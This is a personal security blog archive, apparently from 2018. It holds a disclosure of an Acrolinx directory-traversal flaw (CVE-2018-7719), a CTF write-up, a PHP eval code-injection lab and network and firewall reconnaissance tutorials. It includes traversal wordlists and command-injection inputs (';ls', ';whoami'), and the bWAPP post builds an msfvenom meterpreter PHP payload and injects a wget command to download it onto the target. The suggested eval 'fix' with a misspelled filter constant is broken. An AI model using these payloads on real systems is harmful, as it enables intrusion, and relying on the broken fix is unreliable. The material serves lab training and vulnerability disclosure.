25 Mart 2018 Pazar

TR-EN | Acrolinx Dashboard Directory Traversal (CVE 2018-7719)


Hello everyone :)

In this article I will publish the vulnerability I found on acrolinx dashboard.

What Is Acrolinx


Acrolinx is a server-client system developed to support quality assurance during the creation of expertise texts.

This support includes the application and supervision of the writing and style rules and has the component of terminology management and terminology extraction through the Acrolinx Terminology module.

This module integrates with the quality assurance system for the extraction, management and use of erminology.

In addition, term candidates can be suggested and terms can be searched. Acrolinx supports transport formats such as OLIF, XML, MTF, TBX and CSV.

What is a Directory Traversal Attack? 

Properly controlling access to web content is crucial for running a secure web server.
Directory traversal or Path Traversal is an HTTP attack which allows attackers to access restricted directories and execute commands outside of the web server’s root directory.

Web servers provide two main levels of security mechanisms  Access Control Lists (ACLs) Root directory An Access Control List is used in the authorization process.

It is a list which the web server’s administrator uses to indicate which users or groups are able to access, modify or execute particular files on the server, as well as other access rights.


Proof of Concept

The acrolinx dashboard running on Windows servers is affected by directory traversal. This vulnerability applies to all versions.

I know I was running this dashboard in windows server because I did a scan with nmap in the beginning.

Firstly I did various tests with wfuzz to an input value I caught. I did not get any results. I created a wordlist for Windows servers


Link for wfuzz usage: http://www.berkdusunur.net/2017/11/web-application-penetration-testing.html

Wordlist 

a short section

..\..\..\..\..\..\..\..\..\..\boot.ini
..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini
..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\boot.ini
..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini request 200 made with


I am with zehra when the http request is 200 :)


I obtained a directory traversal which is accomplished when I repeat this request using the burp suite


Then report process lived...

The company has released updates for all versions.

Twitter      @berkdusunur
Telegram   @berkdusunur

eng;

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7719

https://support.acrolinx.com/hc/en-us/articles/115002980125-Acrolinx-Server-Version-5-2-including-subsequent-service-releases-

https://support.acrolinx.com/hc/en-us/articles/115005757125-Acrolinx-Server-Version-5-3-including-subsequent-service-releases-

https://hackertor.com/2018/03/25/na-cve-2018-7719-acrolinx-server-before-5-2-5-on-windows-allows/

https://www.security-database.com/detail.php?alert=CVE-2018-7719

https://infosec.cert-pa.it/cve-2018-7719.html

https://nvd.nist.gov/vuln/detail/CVE-2018-7719


SAFE DAYS :)
 :)

12 Mart 2018 Pazartesi

Izhack | Code of Duty CTF Write Up


Herkese selamlar.

Code Of Duty ekibinin düzenlediği CTF' de kendi yazdığım web ve Network sorularının çözümlerine burdan ulaşabilirsiniz

Web Çinli Hacker

Bu soruda verilen ip adresine gidildiğinde bankanın mail servisinin çinli bir hacker tarafından hacklendiğini ve yarışmacılardan vaka analizi yapmaları istenildi.


robots.txt ye bakıldığında /administrator/admin dizininin disallow olduğunu göreceklerdi

Sayfaya gittiklerinde aşağaıdaki gibi bir indexle karşılaşacaklardı.


Sayfa kaynağında yorum satırı haline getirilmiş bir değişkeni gördüklerinde bayrağı bulmak için son bir aşama kalacaktı


 Mail servisi hacklendiği için yarışmacıların öncelikle /var/log/mail.log adresine bakmaları gerekiyordu 


flag_burda_hacker_nerde

Web Nerde Ararsın 

Web100 olarak düşündüğüm bu soruda yarışmacılar verilen ip adresine gittiklerin de bir searchbox ile karşılaşıyorlardı.


;ls şeklinde arattıklarında


index dosyası ve search.php ile karşılaşıyorlardı

;ls -a ile arattıklarında .B3kaps dizinini göreceklerdi flag bu dizin altındaki config dosyasındaydı


hekedby_alemdarorganizasyon_


Web Facebook


Bu soru hazırlarken en çok zevk aldığım soruydu soruya başlamadan önce Frontend için CodeOfDuty ekibinden ömere çok teşekkür ederim :)

Yarışmacılar verilen ip adresine gittiklerinde bir login page ile karşılaşıyorlardı


Sayfanın tittle değeri Ceo Login ve username kısmındaki value değeri mark dı

Hafiften siber istihbarat olan bu soruda markın facebook parolasını googlede arattıklarında dadada olarak bulacaklardı giriş yaptıktan sonra


Upload kısmının herhangi bir php dosyasına yollanmadığından fake olduğunu anlayıp paneli incelemeleri gerekiyordu.

logout.php dosyasına request yaptıktan sonra burp ile isteği tutup sayfa kaynağına bakmaları gerekirdi

logouta tıklandığında 0 saniye içerisinde login kısmına atıyord. İsteği tutup sayfa kaynağına baktıklarında

ulan_m4rk_n3_adams!n_yaa göreceklerdi

İsmini hatırlayamadığım Web Sorusu {Acıktın mı ?}

Bu sorunun ismini hatırlayamadığım için murat uyanınca güncelleyeceğim :)
Verilen ip adresine gittiklerinde not found ile karşılaşıyordu yarışmacılar.

Sayfa kaynağına baktıklarında iytemenu dizinini göreceklerdi dizine gittiklerinde


Linklerde biraz dolanınca contact.php nin page değişkeni ile ekrana yazıldığını göreceklerdi

Akla ilk directory traversal gelmeliydi /etc/passwd dizinine baktıklarında


daemon ve deamon diye iki adet user göreceklerdi

deamon kullanıcısının parolası rockyou içerisindeki "butterfly" dı.

deamon kullanıcısına bağlandıklarında  zamanlanmış görevler içerisinde /var/spool/cron/crontab/zmnlnms.txt 
base64 ile tutuluyordu 

ZDB5ZHVudXpfbXU/KmM0bmxhciFtXzE4

decode ettiklerinde d0ydunuz_mu?*c4nlar!m_18

Kalan bir web 2 de network sorusu için ram'im kalmadığı için murat ve ozanın bilgisayarlarında koşturduk. ova lar gelince burası güncellenecek  :)


Ellerinize Sağlık

6 Şubat 2018 Salı

Code Injection | Web For Pentester


Code Injection Nedir?

Code Injection kritik seviyeli güvenlik zafiyetlerinde listenin başında gelen güvenlik zaafiyetidir.

İstismar olarak SQL injectiona çok benzese de aralarında ki fark birinde sql sorguları çalıştırırken diğerinde ise kullanılan programlama dilinin fonksiyonlarını çalıştırmaktır

Sistemin üzerinde koşturduğu web yazılımda komut çalıştırma fonksiyonları içerisine,
kullanıcılardan veri alan değişkenlerin filtrelenmeden dahil edilmesinden kaynaklanmaktadır.

Web For Pentester CodeInjection

Web For Pentester'ı kurduktan sonra example 1'e gidiyorum.

Code Injection olan page gittik php ile yazılmış bir web uygulaması ile karşılaştık yukarda belirttiğim gibi kullanılan programlama dilinin fonksiyonlarını çalıştırabiliyoruz.


example1.php dosyasının name değişkeni ile hacker'ı ekrana bastırdığını görüyoruz. Hacker dan sonra da üç adet ünlem gelmiş özel karakterlerden biri olan çift tırnak koyarak bir hata almaya çalışıyorum.


Çift tırnaktan sonra "syntax" hatası aldık. Burdan koyduğumuz çift tırnağın söz dizimini bozduğunu,  burdanda son kullanıcıdan gelen girdi değerlerini filtrelemediğini anlayabiliriz.

Şimdi hızlı bir şekilde phpinfo dosyasını okumaya çalışalım. Burda temelde olsa PHP bilgisi çok önemli.


Başarılı bir şekilde phpinfo aldıktan sonra farklı birkaç tane daha php fonksiyonu deneyip example1.php kodumuzu açıp zaafiyet neresinde inceleyeceğiz.

"system" fonksiyonu ile birkaç kod yürütüyorum.

"uname -a"


"id"


"whoami"


Zaafiyetli Kodun İncelenmesi


Zaafiyetin gelen girdi değerlerini filtrelemediği için code Injection'a yaradığını yukarda öğrendik.

example1.php içeriği aşşağıdaki gibi 


<?php require_once("../header.php"); ?>

<?php 
$str="echo \"Hello ".$_GET['name']."!!!";";"
eval($str);
?>
<?php require_once("../footer.php"); ?>


bize burda gerekli kodlar;

<?php 
$str="echo \"Hello ".$_GET['name']."!!!";";"
eval($str);
?>

"eval" Fonksiyonu dışardan gelen bir değişkene atanan php kodlarını çalıştırır.

Örnek üzerinde anlatmamız gerekirse

$code = ' echo "Selam Hacker!";';

eval($code);


$_GET gibi dışardan alınan değerlerde eval fonksiyonu kesinlikle kullanılmamalıdır.

Çözüm

Ben çözüm olarak basit bir şekilde $str değişkenini FILTER_VAR Fonksiyonu ile filtre koydum
Kodu aşşağıdaki gibi değiştirip system fonksiyonu ile uname -a kodunu yürütmeye çalıştım.


<?php 
$str="echo \"Hello ".$_GET['name']."!!!";";"
eval(filter_var($str, FILTER_SANITIZIE_URL));
?>


Okuduğunuz için teşekkür eder, Güvenli Günler dilerim

10 Ocak 2018 Çarşamba

Local Network Discovery Studies (Lokal Ağda Keşif Çalışmaları)


Hello everyone.

Today I will write about Local Network Discovery Studies

What Is This Ifconfig?

ifconfig is a system administration utility in Unix-like operating systems for network interface configuration.

The utility is a command line interface tool and is also used in the system startup scripts of many operating systems.

It has features for configuring, controlling, and querying TCP/IP network interface parameters. Ifconfig originally appeared in 4.2BSD as part of the BSD TCP/IP suite. (Wikipedia)


What Is ARP-Ping

Arping is a computer software tool for discovering and probing hosts on a computer network.

Arping probes hosts on the attached network link by sending Link Layer frames using the Address Resolution Protocol (ARP) request method addressed to a host identified by its MAC address of the network interface.

The utility program may use ARP to resolve an IP address provided by the user.

ARP-SCAN Usage And Install

 Command 

ARCH Linux = sudo pacman -S arp-scan

debian = sudo apt-get install arp-scan


Usage  

Command 

arp-scan -I "interface" -l

 NMAP For Local Scan

My ip address 192.168.1.102

Command

nmap -T4 -Pn 192.168.1.0/24

-T4 = This paremeter is suitable for networks that you know or up 

-Pn = icmp scans for paused machines without ping 

If root user is scanning, SYN connect will be used. 
If you are not root user, the scan will be a connect scan


Thank you for reading


8 Ocak 2018 Pazartesi

Firewall Detection in Penetration Tests (Sızma Testlerinde Firewall Tespiti)


Hello everyone.

Today  I will write about Firewall detection in penetration testing.
Please let me know your views on the articles

E-Mail = berkdusunurx@gmail.com
Twitter = @berkdusunur

What Is This Firewall ?


In computing, a firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules.[1] A firewall typically establishes a barrier between a trusted internal network and untrusted external network, such as the Internet.[2]
Firewalls are often categorized as either network firewalls or host-based firewalls. Network firewalls filter traffic between two or more networks and run on network hardware. Host-based firewalls run on host computers and control network traffic in and out of those machines. (Wikipedia)

WAFW00F

WAFW00F identifies and fingerprints Web Application Firewall (WAF) products.

How does it work?

To do its magic, WAFW00F does the following:
  • Sends a normal HTTP request and analyses the response; this identifies a number of WAF solutions
  • If that is not successful, it sends a number of (potentially malicious) HTTP requests and uses simple logic to deduce which WAF it is
  • If that is also not successful, it analyses the responses previously returned and uses another simple algorithm to guess if a WAF or security solution is actively responding to our attacks
For further details, check out the source code on the main site,   github.com/sandrogauci/wafw00f.

Install And Usage  

We take the vehicle from the github repo

Code 

git clone https://github.com/EnableSecurity/wafw00f.git


Ok cloned directory

Code 

1- cd wafw00f
2- ls
3- chmod +x setup.py
4- python setup.py install


Installed in required packages

First Scan

Code

wafw00f www.berkdusunur.net

He made 15 requests but could not detect an firewall


Code

wafw00f canyoupwn.me 

Found CloudFlare IDS


Code

 wafw00f twitter.com


Similar tools 

Waf-Detector

This is a simple package for Web Application Firewall Detection. It supports CloudFlare, Incapsula, ModSecurity, and Shieldfy out of the box.

Instal
 
git clone https://github.com/shieldfy/waf-detector.git


Install Composer


For ARCH Linux = pacman -S composer

For debian = apt-get install composer


Code

composer require shieldfy/waf-detector


We will bypass many firewall systems including CloudFlare in my next article

Thank You For Reading 

Stay in Follow

2 Ocak 2018 Salı

OS Command Injection Unauthorized Access


Hello Everyone :)

bWAPP

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.

bWAPP helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP prepares one to conduct successful penetration testing and ethical hacking projects. What makes bWAPP so unique? Well, it has over 100 web bugs! It covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project. The focus is not just on one specific issue... bWAPP is covering a wide range of vulnerabilities!

bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux/Windows with Apache/IIS and MySQL. It is supported on WAMP or XAMPP. Another possibility is to download bee-box, a custom VM pre-installed with bWAPP.

This project is part of the ITSEC GAMES project. You can find more about the ITSEC GAMES and bWAPP projects on our blog.

For security-testing and educational purposes only!


 Os Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

 In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

This attack differs from Code Injection, in that code injection allows the attacker to add his own code that is then executed by the application. In Code Injection, the attacker extends the default functionality of the application without the necessity of executing system commands.


Code    ;ls 


Code ;pwd 


Code ;whoami


Using the MSFvenom Command Line Interface

Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance.

Msfvenom replaced both msfpayload and msfencode as of June 8th, 2015.
The advantages of msfvenom are:
  • One single tool
  • Standardized command line options
  • Increased speed

MSFVENOM PHP PAYLOAD  

Code

msfvenom -p php/meterpreter/bind_tcp LHOST=ipaddress LPORT=4448 > berkdusunur.php


Code ;wget http://ip.add.re.ss/berkdusunur.php


And Meterpreter :)


Thank You For Reading 


You can follow  us on twitter @berkdusunur